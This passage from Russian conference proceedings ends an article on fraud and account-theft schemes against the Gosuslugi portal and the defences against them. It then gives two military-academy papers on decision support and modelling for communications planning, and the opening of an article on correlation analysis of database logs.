Злоумышленники навязывают и распространяют вредоносное программное обеспечение, якобы обеспечивающее доступ ко всем госуслугам. Угрожая утечкой персональных данных или установкой вредоносного приложения, они заставляют жертв переходить по вредоносным ссылкам или устанавливать опасные программы. В процессе «регистрации» мошенники выманивают конфиденциальные данные, включая коды восстановления доступа к настоящему portalу госуслуг. В соответствии с [12], для получения доступа к учетным записям на портале «Госуслуги» мошенники используют новую схему, выдавая себя за представителей российского мессенджера Мах. Злоумышленники обзывают граждан, убеждая их в необходимости срочной регистрации в Мах и активации усиленной защиты аккаунта. В ходе разговора аферисты запрашивают у жертвы код, полученный в СМС-сообщении. Этот код является подтверждением доступа к «Госуслугам», по которому они смогут получить доступ к аккаунту. Предоставив этот код, пользователь невольно открывает мошенникам доступ к своей учетной записи на государственном портале. Таким образом, личные данные и важные документы оказываются под угрозой. В соответствии со сведениями, приведенными в [13], наиболее можно выделить три основные группы атак, которые могут быть предприняты для несанкционированного доступа к аккаунтам пользователей портала «Госуслуг», например: к первой группе можно отнести методы социальной инженерии. Злоумышленники, выдавая себя за сотрудников служб безопасности, обманным путем заставляют пользователей сообщать SMS-коды для «восстановления доступа»; к второй группе относятся методы фишинговых атак. С помощью этих методов могут быть созданы фальшивые сайты, имитирующие официальные ресурсы (например, портал государственных услуг), с использованием доменных имен, максимально похожих на оригинальные (пример: gosuslugi-nalog.ru); к третьей группе можно отнести незаконное проникновение в системы «умного дома» посредством взлома IoT-устройств и через слабые места в камерах видеонаблюдения и интеллектуальных колонках с целью перехвата голосовых команд и кражи учетных данных. Все эти способы доказывают свою эффективность в обходе технических средств защиты, указывая на необходимость всестороннего подхода к обеспечению информационной безопасности.

В соответствии с группами атак могут быть разработаны программы по повышению уровня информационной безопасности портала и мероприятия по защите пользователей портала госуслуг. К таким мероприятиям можно отнести, в частности, обучение пользователей портала «Госуслуг» определенным правилам «информационной гигиены», в соответствии с которыми необходимо: применять и регулярно обновлять только лицензионное программное обеспечение; исключить вход в личный кабинет портала «Госуслуг» с разных компьютеров; исключить вход с компьютеров расположенных в общественных местах; критически оценивать, анализировать и проверять информацию, касающуюся работы портала «Госуслуг», поступившую от непроверенных источников в форме телефонных звонков, СМС или сообщений, полученных по мессенджером; не предоставлять личную информацию по запросам от непроверенных сайтов, источников и ресурсов; в адресной строке браузера внимательно проверять адрес портала «Госуслуг»; настроить секретный вопрос в качестве дополнительной меры защиты; создавать и использовать только сложные и уникальные пароли; активировать уведомления о каждом входе в личный кабинет; использовать двухфакторную аутентификацию, требующую подтверждения личности при каждом входе; использовать электронную подпись.

В соответствии с [14], перспективным инструментом для повышения уровня информационной безопасности портала «Госуслуги», многофункциональных центров и других государственных и муниципальных органов, может стать единая информационная система персональных биометрических данных (ЕБС), которая уже находит применение в деятельности финансово-кредитных и банковских организаций. К перспективным инструментам повышения уровня информационной безопасности следует отнести и концепцию «белого» или «этичного хакинга», которая предполагает проведение мероприятий по санкционированному взлому систем защиты с целью выявления различных уязвимостей. В соответствии со сведениями, приведенными в [15], для реализации концепции «этичного хакинга», исключения возможности непрофессионального подхода к поиску уязвимостей электронных систем, и уменьшения вероятности незаконного доступа к информации государственных организаций, разработан законопроект, согласно которому лицензирование работы и идентификация специалистов, которые целенаправленно ищут уязвимости в объектах информационной инфраструктуры, должны осуществляться с помощью Федеральной службы по техническому и экспортному контролю через портал «Госуслуги», на котором безопасность учетной записи обеспечивается многоуровневой системой защиты от несанкционированного доступа, включающей оповещения о попытках взлома.

Однако для обеспечения сохранности персональной информации и уменьшения уровней риска ошибок, которые пользователи могут допускать из-за недостаточных знаний в сфере информационных технологий рекомендуется использовать возможности Федеральной государственной информационной системы «Единая система идентификации и аутентификации в инфраструктуре, обеспечивающей информационно-технологическое взаимодействие информационных систем, используемых для предоставления государственных и муниципальных услуг в электронной форме» (ЕСИА). На портале «Госуслуги» не только создан механизм контроля за сроками исполнения заявки на услуги, позволяющий отслеживать изменение статуса заявки, но и на основе единой технологии обработки и хранения документов реализована единая политика безопасности межобъектового и межуровневого информационного взаимодействия порталов разных ведомств.

Согласно [16], на платформе Единого портала государственных услуг (ЕПГУ) начал функционировать новый сервис, именуемый «Жизненная ситуация». Его функционал заключается в объединении всех имеющихся

на портале инструментов, направленных на борьбу с мошенническими действиями. Данный сервис объединяет различные ресурсы, доступные пользователям Единого портала государственных услуг (ЕПГУ), обеспечивая всестороннюю защиту от разных форм мошенничества. Функция «Жизненная ситуация» позволяет гражданам оперативно получать необходимую информацию и инструменты для выявления и предупреждения мошеннических действий. Данный сервис выступает в роли централизованной платформы для управления всеми средствами защиты, доступными на портале Госуслуг. Он предоставляет пользователям возможность оформить запрет на выдачу кредитов, запросить свою кредитную историю, узнать, какие SIM-карты зарегистрированы на их имя, и сообщить о подозрительных звонках или вредоносных сайтах. Кроме того, на платформе размещены подробные руководства для граждан, которые раскрыли злоумышленникам личную информацию, а также рекомендации о том, как действовать в подобных обстоятельствах. Таким образом, сервис обеспечивает удобный и централизованный доступ ко всем необходимым инструментам для защиты от мошеннических действий.

Как отмечено в [17], в целях повышения уровня безопасности портала «Госуслуги», Министерство цифрового развития РФ весной 2025 года сообщило о внедрении обновленных средств защиты. При выявлении необычной активности доступ к финансовым разделам личного кабинета будет временно ограничен на 72 часа. Данное ограничение коснется информации о заработной плате, налоговых выплатах, трудовой деятельности, пенсионном обеспечении, социальных пособиях и выплатах. В случае обнаружения признаков взлома аккаунта также приостанавливается возможность входа на другие ресурсы. В частности, станет невозможна регистрация на веб-сайтах микрофинансовых компаний и использование приложения «Госключ». Для снятия ограничений требуется подождать 72 часа. Если необходим срочный возврат доступа, рекомендуется связаться со службой поддержки. Кроме того, Минцифры подчеркивает важность соблюдения конфиденциальности данных учетной записи, включая имя пользователя, пароль и коды двухфакторной аутентификации, полученные через SMS.

Заключение. Таким образом, на основании проведенного исследования можно сделать вывод, что несмотря на то, что сервисы, обеспечиваемые государственными информационными системами, стали неотъемлемой частью современной социально-экономической жизни, задачи повышения уровня информационной безопасности этих сервисов и систем не теряют своей актуальности. Программы мероприятий, реализующих государственную политику в области повышения уровня информационной безопасности, должны быть разработаны на основе системного подхода, с учетом технических, организационных, психологических рисков, которые могут возникать в быстро изменяющейся информационной среде современного общества.

СПИСОК ЛИТЕРАТУРЫ

1. Скипин Д.Л., Кольцова Т.А., Шаргина А.В. Система электронных государственных услуг населению: состояние и развитие. Агропродовольственная политика России. 2025. № 1 (114). С. 10-19.
2. Морозова С.С. Формирование динамической модели оптимизации электронного правительства в Российской Федерации в условиях новых вызовов и рисков. Политическая экспертиза: Политэкс. 2023. Т. 19. № 3. С. 415-430.
3. Силовики назвали пять главных схем кражи аккаунтов на «Госуслугах» [Электронный ресурс] // cnews URL: https://www.cnews.ru/news/top/2025-05-07_mv_d_nazvali_pyat_shem_moshennikov (дата обращения: 16.07.2025).
4. Гайсина А.Р., Зайцев А.К., Матвеев В.В. Обеспечение экономической безопасности при утечке конфиденциальной информации // Национальная безопасность и стратегическое планирование. 2022. № 3(39). С. 52-75.
5. В России резко выросло число мошеннических схем под видом госуслуг. Граждан запугивают уголовными делами и утечкой персональных данных / Антон Денисенко [Электронный ресурс] // cnews URL: https://www.cnews.ru/news/top/2025-06-27_rossiyan_predupredili_ob (дата обращения: 16.07.2025).
6. Взломы Госуслуг составили 90% киберпреступлений в 2024 году [Электронный ресурс] // Anti-Malware : [сайт]. URL: <https://www.anti-malware.ru/news/2025-06-02-111332/46222> (дата обращения: 18.07.2025).
7. Русакова, А. А. Портал государственных услуг: основные аспекты развития / А. А. Русакова // Актуальные вопросы современной науки и практики : Сборник материалов Международной заочной научно-практической конференции, Чебоксары, 17 мая 2016 года. Чебоксары : Чебоксарский кооперативный институт (филиал) автономной некоммерческой образовательной организации высшего образования Центросоюза Российской Федерации «Российский университет кооперации», 2016. С. 106-109.
8. Актуальные киберугрозы: IV квартал 2024 года — I квартал 2025 года / [Электронный ресурс] // Positive Technologies : [сайт]. URL: <https://www.ptsecurity.com/ru-ru/research/analytics/aktualnye-kiberugrozy-iv-kvartal-2024-goda-i-kvartal-2025-goda/#id21> (дата обращения: 21.07.2025).
9. Кошелева, О. Э. Защита информации на портале госуслуг // Теория и практика управления государственными функциями и услугами. Тарифное регулирование : сборник научных трудов по итогам IV национальной научно-практической конференции, Санкт-Петербург, 10–17 ноября 2021 года. Санкт-Петербург: Санкт-Петербургский государственный экономический университет, 2021. С. 113-118.
10. Новая уловка: мошенники обманывают под предлогом перевода медкарт в электронный формат / [Электронный ресурс] // Cyber media URL: <https://securitymedia.org/news/novaya-ulovka-moshenniki-obmanvyayut-pod-predlogom-perevoda-medkart-v-elektronnyy-format.html> (дата обращения: 18.07.2025).
11. Поддельный портал «Госуслуги»: ловушка для 5 миллионов, оформивших самозапрет на кредиты / [Электронный ресурс] // SecurityLab.ru : [сайт]. URL: <https://www.securitylab.ru/news/557241.php> (дата обращения: 18.07.2025).
12. Мошенники придумали новый способ кражи аккаунтов россиян на «Госуслугах» [Электронный ресурс] // Lenta.ru : [сайт]. URL: <https://lenta.ru/news/2025/07/21/moshenniki-max/> (дата обращения: 21.07.2025).
13. «Как мошенники крадут доступ к «Госуслугам» в 2025: Новые схемы и защита по версии Минцифры» / [Электронный ресурс] // дзен : [сайт]. URL: <https://dzen.ru/a/Z9LhrGZASTbyPcEc> (дата обращения: 18.07.2025).
14. Останина, Н. Н. Проблемы использования биометрических данных в сфере оказания госуслуг / Н. Н. Останина // Россия в XXI веке: глобальные вызовы, приоритеты и перспективы развития : Материалы XVI Всероссийской научно-практической конференции студентов и молодых ученых, Барнаул, 18–19 апреля 2023 года. Т. 16. Барнаул: ООО «Пять плюс», 2023. С. 92-94.
15. Алексеева А.П., Белокобыльская О.И. Современные способы совершения кибермошенничеств и основные пути противодействия им // Вестник Калининградского филиала Санкт-Петербургского университета МВД России. 2025. № 1 (79). С. 78-84.
16. На ЕПГУ запустили новый сервис для защиты от мошенников / [Электронный ресурс] // Anti-Malware : [сайт]. URL: <https://www.anti-malware.ru/news/2025-05-20-121598/46095> (дата обращения: 18.07.2025).
17. Минцифры вводит меры для защиты пользователей на «Госуслугах» / [Электронный ресурс] // finfax : [сайт]. URL: <https://finfax.ru/news/mincifry-vvodit-meri-dlya-zashiti-polizovateley-na-gosuslugah-2025-04-03> (дата обращения: 21.07.2025).



ТЕЛЕКОММУНИКАЦИОННЫЕ СЕТИ И ТЕХНОЛОГИИ

УДК 621.396.4

РОЛЬ СИСТЕМ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЯ ПРИ ПЛАНИРОВАНИИ СВЯЗИ В СИСТЕМЕ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ

**Бабанов Андрей Михайлович, Ковалев Игорь Станиславович,
Грибков Владимир Александрович, Панин Роман Сергеевич**

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: var9969@mail.ru, iskova@yandex.ru, gribkov.1949@mail.ru

Аннотация. Планирование играет важную роль в любой организации. Эффективность управленческих решений зависит главным образом от качества информации, используемой в качестве исходных данных в процессе принятия решений. Крайне важно, чтобы системы поддержки принятия решений своевременно и точно предоставляли информацию, помогающую принимать правильные решения в том числе и непредвиденных ситуациях. В статье рассмотрены вопросы создания систем поддержки принятия решений и их использования как инструмента для принятия эффективных решений при планировании связи в системе специального назначения.

Ключевые слова: планирование; система поддержки принятия решения; методика; метод.

THE ROLE OF DECISION SUPPORT SYSTEMS IN COMMUNICATION PLANNING IN A SPECIAL PURPOSE SYSTEM

Babanov Andrey, Kovalev Igor, Gribkov Vladimir, Panin Roman

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: var9969@mail.ru, iskova@yandex.ru, gribkov.1949@mail.ru

Abstract. Planning plays an important role in any organization. The effectiveness of management decisions depends mainly on the quality of the information used as input data in the decision-making process. It is extremely important that decision support systems provide timely and accurate information to help make the right decisions, including in unforeseen situations. The article discusses the creation of decision support systems and their use as a tool for making effective decisions when planning communications in a special-purpose system.

Keywords: planning; decision support system; methodology; method.

Введение. Планирование действительно является ключевым аспектом в управлении любой организацией. Эффективность управленческих решений во многом зависит от качества информации, которая используется в процессе принятия решений. Системы поддержки принятия решений (СППР) играют важную роль в этом контексте, так как они обеспечивают своевременный и точный доступ к необходимым данным.

Важные аспекты, которые стоит рассмотреть при создании СППР, включают [1]:

1. Сбор и обработка данных. Необходимо обеспечить высокое качество исходных данных, которые будут использоваться для анализа и принятия решений. Это может включать как количественные, так и качественные данные.

2. Аналитические инструменты. СППР должны включать мощные аналитические инструменты, которые помогут в обработке данных и выявлении закономерностей. Это может быть как статистический анализ, так и методы машинного обучения.

3. Интерфейс пользователя. Удобный и интуитивно понятный интерфейс позволяет пользователям легко взаимодействовать с системой и получать необходимую информацию.

4. Адаптивность. Системы должны быть способны адаптироваться к изменяющимся условиям и требованиям, что особенно важно в условиях непредвиденных ситуаций.

5. Обучение и поддержка пользователей. Важно обеспечить обучение пользователей для эффективного использования системы, а также предоставлять техническую поддержку.

Использование СППР в планировании связи в системе специального назначения может значительно повысить эффективность принятия решений, особенно в условиях неопределенности и быстроменяющейся обстановки.

Анализ существующей системы планирования связи в системе специального назначения показал, что многие должностные лица ограничиваются шаблонными решениями, ранее применявшимися и, зачастую, в наименьшей степени подходящими для достижения основных целей.

Процесс принятия решений является основным и ответственным этапом управленческой деятельности должностных лиц (ДЛ) органов управления, занимающихся планированием связи в системе специального назначения. Эффективность этого процесса напрямую зависит от качества информации и инструментов, доступных для анализа и выбора оптимальных решений [1].

С оперативно-тактической точки зрения, процесс принятия решений базируется на возможности реализации «единого» планирования, охватывающего все органы управления сверху вниз. Это позволяет выбирать решения (варианты действий) на конкретных автоматизированных рабочих местах (АРМ) ДЛ соответствующих уровней иерархии управления. Такой подход обеспечивает целостность системы управления связью и единство принципов взаимосвязанной деятельности должностных лиц всех уровней управления.

Использование системы поддержки принятия решений (СППР) позволяет повысить уровень обоснованности решений по таким задачам, как:

- объединение сообщений от различных источников, включая дежурные смены;
- управление процессом сбора информации (режимы функционирования источников, информационные режимы, структура системы);
- управление процессами обработки информации (изменение структуры алгоритмов и решающих правил).

Все решения имеют различную продолжительность действия: краткосрочные решения, которые необходимо принимать ежедневно (или даже несколько раз в день), и долгосрочные решения, которые принимаются на несколько лет (месяцев, дней). Должностные лица по сути являются анализаторами информации, что позволяет современным командирам получать, хранить, обрабатывать, извлекать и отображать необходимую информацию для принятия правильных решений при планировании связи.

Принятие неадекватных решений при планировании сложных систем, таких как планирование связи в системе специального назначения, может привести не только к увеличению сроков достижения поставленных целей, но и к невозможности их достижения. Анализ существующей системы планирования связи показал, что многие должностные лица ограничиваются шаблонными решениями, которые не всегда подходят для достижения основных целей [2].

Применение персональных вычислительных электронных машин (ПЭВМ) для отработки документов планирования связи позволило значительно сократить сроки обработки документов и повысить их качество. Однако существующее программное обеспечение, установленное на ПЭВМ, не всегда позволяет разрабатывать все необходимые документы для планирования связи и решать все оперативно-тактические задачи, что снижает эффективность его использования.

Основными причинами такой ситуации остаются:

- слабое знание ДЛ органов управления связью возможностей программного обеспечения;
- недостаточная проработка самого ПО для планирования связи.

Необходимость принятия правильного решения в установленное время требует разработки современных систем, которые будут предоставлять консультации и помощь должностным лицам в принятии решений. Система поддержки принятия решений должна выполнять задачи по выбору наиболее эффективного решения из всех возможных, а также структурировать решения по выбираемым критериям (ранжирование). Это обеспечит процесс принятия решений в сложной среде планирования связи.

Методика разработки основных компонентов СППР при планировании связи состоит из следующих этапов [3]:

1. Ввод и анализ исходных данных. Анализ необходимых данных, от которых зависят результаты последующих этапов.
2. Разработка компонента «База данных». Выбор способов измерения альтернатив, включая сбор статистических данных и методы экспертной оценки.
3. Разработка компонента «База моделей». Математическая обработка исходной информации и модификация данных при необходимости.
4. Разработка компонента «Подсистема управления». Создание интерфейса и инструментов для взаимодействия с системой.

В предложенной методике существует возможность использовать базы данных и базы знаний для хранения, мониторинга и анализа больших объемов информации. Это позволит расширять как количество, так и круг задач в процессе эксплуатации при модернизации СППР.

Актуальность задачи повышения значений показателей обеспеченности обусловлена потребностью должностных лиц органов управления связью в современных СППР для оперативного получения информации, необходимой для принятия решений. Необходимость создания методики разработки основных компонентов системы поддержки принятия решений при планировании связи обусловлена масштабностью и сложностью реализации системы, требующей строго определенного порядка выполнения мероприятий.

Заключение. Предлагаемая методика разработки основных компонентов системы поддержки принятия решений при планировании связи позволит определить место, роль и функциональные связи основных компонентов системы, а также обозначить необходимость интеграции с автоматизированной системой управления Вооруженных Сил Российской Федерации. Это обеспечит более высокую эффективность и обоснованность принимаемых решений в области планирования связи.

СПИСОК ЛИТЕРАТУРЫ

1. Котенко И. В. Теория и практика построения автоматизированных систем информационной и вычислительной поддержки процессов планирования связи на основе новых информационных технологий. СПб. : ВАС, 1998.
2. Овсянников С. Н., Пантюхин О. И., Хмелевской В. П. Организация информационного процесса в системе автоматизации управления связью / сб. науч. ст. в 4 т. СПб. : СПбГУТ, 2017.
3. Теория военного управления: Учебное пособие / Под ред. С.В. Чернякова. СПб. : ВАС, 2024.

УДК 621.396.4

**РОЛЬ МОДЕЛИРОВАНИЯ ПРИ СОВЕРШЕНСТВОВАНИИ СИСТЕМ ПОДДЕРЖКИ ПРИНЯТИЯ
РЕШЕНИЯ ПРИ ПЛАНИРОВАНИИ СВЯЗИ В СИСТЕМЕ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ**

**Бабанов Андрей Михайлович, Ковалев Игорь Станиславович,
Нарожных Максим Викторович, Штефан Денис Владимирович**

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: var9969@mail.ru, iskova@yandex.ru

Аннотация. От состояния системы поддержки принятия решения напрямую зависит способность системы связи выполнять возложенные на нее задачи. В докладе можно увидеть, что наиболее правильным способом ее совершенствования является моделирование, рассматриваются сущность, принципы и этапы моделирования такой системы, проводится сравнение методов моделирования, подходов к оценке эффективности применения моделей.

Ключевые слова: управление войсками; модель; моделирование; система поддержки принятия решения; этапы моделирования.

**THE ROLE OF MODELING IN IMPROVING DECISION SUPPORT SYSTEMS FOR COMMUNICATION
PLANNING IN A SPECIAL PURPOSE SYSTEM**

Babanov Andrey, Kovalev Igor, Narozhnykh Maxim, Stefan Denis

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: var9969@mail.ru, iskova@yandex.ru

Abstract. The ability of the communication system to perform the tasks assigned to it directly depends on the state of the decision support system. In the report, you can see that the most correct way to improve it is modeling, the essence, principles and stages of modeling such a system are considered, modeling methods and approaches to evaluating the effectiveness of models are compared.

Keywords: command and control of troops; model; modeling; decision support system; modeling stages.

Введение. Управление войсками представляет собой целенаправленную деятельность должностных лиц органов управления по поддержанию боевой готовности и боеспособности войск, всесторонней подготовке операций и боевых действий и руководству ими при выполнении поставленных задач [1].

От умелого управления войсками напрямую зависит успех боевых действий, разгром противника и достижение победы в кратчайшие сроки и с наименьшими потерями.

Чем сложнее и масштабнее планируемые мероприятия, тем менее допустимы в них «волевые» решения и тем важнее становятся научные методы, позволяющие заранее оценить последствия каждого решения, заранее отбросить недопустимые варианты и рекомендовать наиболее удачные [2].

Наиболее правильным способом обеспечения совершенствования системы поддержки принятия решения при планировании связи в системе специального назначения является моделирование.

Моделирование — это замещение исходного объекта-оригинала другим объектом с целью получения информации о свойствах объекта-оригинала [2].

Отсюда следует, что моделирование — это, во-первых, процесс создания или отыскания в природе объекта, который в интересующем исследователя смысле может заменить исследуемый объект. Этот промежуточный объект называется моделью.

Модель может быть материальным объектом той же или иной природы по отношению к изучаемому объекту (оригиналу). Модель также может быть мысленным объектом, воспроизводящим оригинал логическими построениями или математическими формулами и компьютерными программами.

Во-вторых, это испытание, исследование модели. То есть, моделирование связано с экспериментом, отличающимся от натурного тем, что в процесс познания включается «промежуточное звено» модель. Следовательно, модель является одновременно средством эксперимента и объектом эксперимента, заменяющим изучаемый объект.

В-третьих, это перенос полученных на модели сведений на оригинал или, иначе, приписывание свойств модели оригиналу. Чтобы такой перенос был оправдан, между моделью и оригиналом должно быть сходство, подобие.

Подобие может быть физическим, геометрическим, структурным, функциональным и т.д. Степень подобия может быть разной — от тождества во всех аспектах до сходства только в главном. очевидно, модели

не должны воспроизводить полностью все стороны изучаемых объектов. Достижение абсолютной одинаковости сводит моделирование к натурному эксперименту.

Моделирование является технологией решения задач. Эта замечание очень важное. Так как технология есть способ достижения результата с известным заранее качеством и гарантированными затратами, и сроками, то моделирование, как дисциплина: изучает способы решения задач, то есть является инженерной наукой; является универсальным инструментом, гарантирующим решение любых задач, независимо от предметной области [2].

Таким образом, суть моделирования заключается в замещении одного объекта (оригинала) другим (моделью). При этом изучение свойств оригинала осуществляется путем их исследования на модели, после чего результаты исследования переносятся (возвращаются) на оригинал.

Сущность моделирования заключается в создании модели системы (а именно системы поддержки принятия решения (СППР) при планировании связи в системе специального назначения), проведении исследования системы на модели и выработке предложений и рекомендаций по использованию результатов моделирования на практике (перенос результатов моделирования на оригинал) [3].

При разработке моделей необходимо придерживаться следующих основных принципов: соответствия модели целям исследования; соответствия между сложностью модели и точностью результатов моделирования; соразмерности погрешностей моделирования; модульности построения моделей; открытости; коллективности разработки [1,3].

Сущность и конкретные задачи моделирования определяют его этапы.

На первом этапе необходимо определить место и роль модели в процессе системных исследований, сформулировать и конкретизировать цели моделирования, а также постановку задачи на моделирование. Здесь необходимо начинать с правильной формулировки проблемы, как несоответствия между существующим и требуемым положением дел в СППР, которая уже позволит однозначно определить цель моделирования.

Второй этап посвящен непосредственно разработке модели и начинается с содержательного описания СППР, потом разрабатывается математическая модель и заканчивается этап программной реализацией модели.

На третьем этапе осуществляется исследование оригинала (СППР) на его модели, которое заключается в планировании и проведении на ней экспериментов.

На четвертом этапе проводится анализ и обрабатываются результаты моделирования, вырабатываются предложения и рекомендации по использованию результатов моделирования на практике, перенос результатов моделирования на реальный объект (СППР).

Все множество моделей подразделяется на три больших класса: физические, математические и комплексные [3]. Для моделирования СППР при планировании связи в системе специального назначения подходят лишь математические модели, которые могут быть либо аналитическими, либо имитационными.

При помощи аналитического моделирования можно легко провести исследование системы, так как при этом обеспечивается отыскание закономерностей на основе функциональных зависимостей исследуемых характеристик.

Как правило, аналитическое моделирование сложных систем связано с большей (по сравнению с имитационным) степенью упрощения реальности и абстрагирования. Поэтому аналитическая форма моделирования обычно используется для первоначальной, т.е. «грубой», оценки характеристик всей системы, которая проводится на ранних стадиях проектирования, при прогнозировании развития или при исследовании «недоступных» систем, когда информации для построения более точной модели по объективным причинам недостаточно. Погрешность в 20 % вполне нормальный результат для аналитического моделирования.

Имитационное моделирование стало возможным после появления ЭВМ. Оно является наиболее универсальной формой исследования систем и количественной оценки характеристик их функционирования, позволяет исследовать достаточно широкий класс сложных систем, анализ и синтез которых с использованием аналитического моделирования не представляется возможным.

Сущность имитационного моделирования заключается в многократном повторении (имитации) процесса функционирования сложной системы в зависимости от проявления случайных внутренних и внешних факторов. Основным преимуществом имитационного моделирования (по сравнению с аналитическим) является его, как правило, более высокая точность и большая область применимости, а, следовательно, и более широкие возможности по комплексному моделированию сложных систем. Погрешность имитационного моделирования обычно составляет около 10 %.

Эффективность применения модели любого класса определяется ее адекватностью (совпадением свойств модели и соответствующих свойств моделируемого объекта), точностью моделирования, достоверностью и полнотой исходной информации, а также стабильностью исследуемой системы, дающей основания утверждать, что время исследования пренебрежимо мало для сравнения со временем существенного изменения ее параметров. Очевидно, что выполнение указанных условий возможно лишь приближенно, что приводит к погрешности результатов, а поэтому возникают ограничения применения той или иной модели в различных условиях, в том числе конкретных условиях боевой обстановки [2].

Заключение. Математические модели наряду с расчетными и информационными задачами в современных условиях являются важнейшим и, как правило, единственным инструментом повышения эффективности принимаемых решений по направлениям совершенствования систем управления войсками в целом, а значит и СППР при планировании связи в системе специального назначения.

СПИСОК ЛИТЕРАТУРЫ

1. Теория военного управления. Учебное пособие / Под ред. С.В. Чернякова. СПб: ВАС, 2019.
2. Котенко И.В. Теория и практика построения автоматизированных систем информационной и вычислительной поддержки процессов планирования связи на основе новых информационных технологий. СПб.: ВАС, 1998.
3. Теория принятия решений: Учебное пособие / А.Ю. Иванов, В.И. Комашинский, О.И. Пантюхин. СПб.: Изд-во СПбГУТ, 2023.

УДК 004.056

КОРРЕЛЯЦИОННЫЙ АНАЛИЗ И ЕГО ПРИМЕНЕНИЕ К LOG ФАЙЛАМ БАЗ ДАННЫХ**Владимиров Андрей Николаевич**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Большевиков пр., д.22, корп. 1, Санкт-Петербург, Россия, 193232

e-mail: andruvladimir0v@gmail.com

Аннотация. Данная статья посвящена применению корреляционного анализа к log-файлам баз данных. Рассматриваются возможности использования этого метода для выявления зависимостей и закономерностей в большом объеме данных, генерируемом информационными системами. В статье ставится акцент на практическое применение корреляционного анализа для повышения производительности, выявления аномалий и предотвращения сбоев в функционировании баз данных.

Ключевые слова: Корреляционный анализ; Log-файлы; Баз данных; Производительность; Ошибки; Диагностика; Оптимизация; Анализ данных; Аномалии; События безопасности.

CORRELATION ANALYSIS AND ITS APPLICATION TO DATABASE LOG FILES**Vladimirov Andrei**

Saint Petersburg State University of Telecommunications named after prof. M. A. Bonch-Bruевич

22 Bolsheviks Ave., St. Petersburg 193232, Russia

e-mail: andruvladimir0v@gmail.com

Abstract. This article is devoted to the application of correlation analysis to database log files. The possibilities of using this method for identifying dependencies and patterns in a large volume of data generated by information systems are considered. The emphasis in the article is on practical applications of correlation analysis aimed at improving performance, detecting anomalies, and preventing failures in database operation.

Keywords: Correlation Analysis; Log Files; Databases; Performance; Errors; Diagnostics; Optimization; Data Analysis; Anomalies; Security Events.

Введение. Корреляционный анализ представляет собой метод статистической обработки данных, позволяющий обнаруживать связи между разными переменными. В контексте обработки больших объемов данных, особенно тех, которые генерируются в процессе работы информационных систем, этот метод находит широкое применение. Одним из наиболее интересных объектов исследования являются log-файлы баз данных, которые содержат важную информацию о работе системы, её ошибках, транзакциях и взаимодействиях пользователей. Анализируя корреляционные связи внутри этих файлов, можно получить ценную информацию о производительности, безопасности и возможных узких местах системы.

Цель данной статьи — рассмотреть возможности применения корреляционного анализа к log-файлам баз данных и показать, каким образом такой подход помогает решать практические задачи, такие как оптимизация производительности, выявление аномалий и прогнозирование сбоев.

Корреляционный анализ. Это статистический метод, который используется для оценки степени линейной зависимости между двумя или несколькими переменными. С помощью корреляционного анализа можно определить, насколько сильно изменения одной переменной связаны с изменениями другой.

Коэффициент корреляции (r): Это числовая мера, которая показывает силу и направление взаимосвязи между двумя переменными. Коэффициент принимает значения от -1 до $+1$:

- Если $r = +1$, это означает идеальную положительную связь: увеличение одной переменной сопровождается увеличением другой.

- Если $r = -1$, это свидетельствует об идеальной отрицательной связи: увеличение одной переменной связано с уменьшением другой.

- Если $r = 0$, то между переменными отсутствует линейная зависимость.

Необходимо учитывать, что наличие корреляции между двумя переменными не гарантирует существования причинно-следственной связи. То есть высокая степень корреляции не подтверждает, что изменения одной переменной непременно вызывают изменения другой. К примеру, увеличение объема продаж мороженого в летний период может коррелировать с повышением уровня солнечной активности, однако это не означает, что солнечные дни непосредственно стимулируют покупку большего количества мороженого.

Применение корреляционного анализа к логам баз данных. Корреляционный анализ представляет собой инструмент, который может оказаться весьма полезным при работе с log-файлами баз данных. Этот метод позволяет выявлять и анализировать взаимосвязи между различными событиями и параметрами системы. В процессе анализа log-файлов можно обнаружить скрытые зависимости и закономерности, которые могут быть

неочевидны при поверхностном рассмотрении. Это помогает лучше понимать поведение системы, предсказывать возможные проблемы и оптимизировать её работу.

Выявление зависимостей между запросами к базе данных. Выявление зависимостей между запросами к базе данных является ключевым компонентом оптимизации работы системы и повышения производительности. Основной целью такого анализа является выявление закономерностей между различными типами запросов и их взаимного влияния. Чтобы прояснить этот процесс, необходимо провести комплексное исследование. Первоначально необходимо собрать необходимые данные из журналов базы данных. Эти журналы содержат информацию, касающуюся выполненных запросов, их соответствующего времени выполнения, используемых ими ресурсов и вспомогательных метрик. Последующий этап включает выбор параметров, которые будут использоваться для анализа. Примеры таких параметров включают:

- Время начала и окончания выполнения запроса;
- Тип запроса (SELECT, INSERT, UPDATE, DELETE);
- Имя таблицы/таблиц, к которым обращается запрос;
- Количество строк, затронутых запросом.

После сбора данных необходимо привести их к удобному для анализа формату. Это включает очистку данных от дубликатов, преобразование временных меток в удобные форматы и т.д.

Следующим шагом будет построение матрицы корреляций между различными параметрами запросов. Корреляционная матрица показывает степень линейной зависимости между двумя переменными. Чем ближе значение коэффициента корреляции к +1 или -1, тем сильнее зависимость между ними. Матрица корреляций покажет, например, насколько время выполнения одного типа запроса связано со временем выполнения другого типа запроса.

Для расчетов можно использовать коэффициент корреляции Пирсона, который является мерой прямолинейной связи между переменными: его значения достигают максимума, когда точки на графике двумерного рассеяния лежат на одной прямой линии. Формула может выглядеть следующим образом:

$$r = \frac{\sum_{i=1}^n (x_i - \bar{x})(y_i - \bar{y})}{\sqrt{\sum_{i=1}^n (x_i - \bar{x})^2} \sqrt{\sum_{i=1}^n (y_i - \bar{y})^2}} \quad (1)$$

где:

- x_i – данные о времени выполнения запросов,
- y_i – данные о объеме данных,
- $\bar{x}, \bar{y}$ – средние арифметические значений соответствующих переменных.

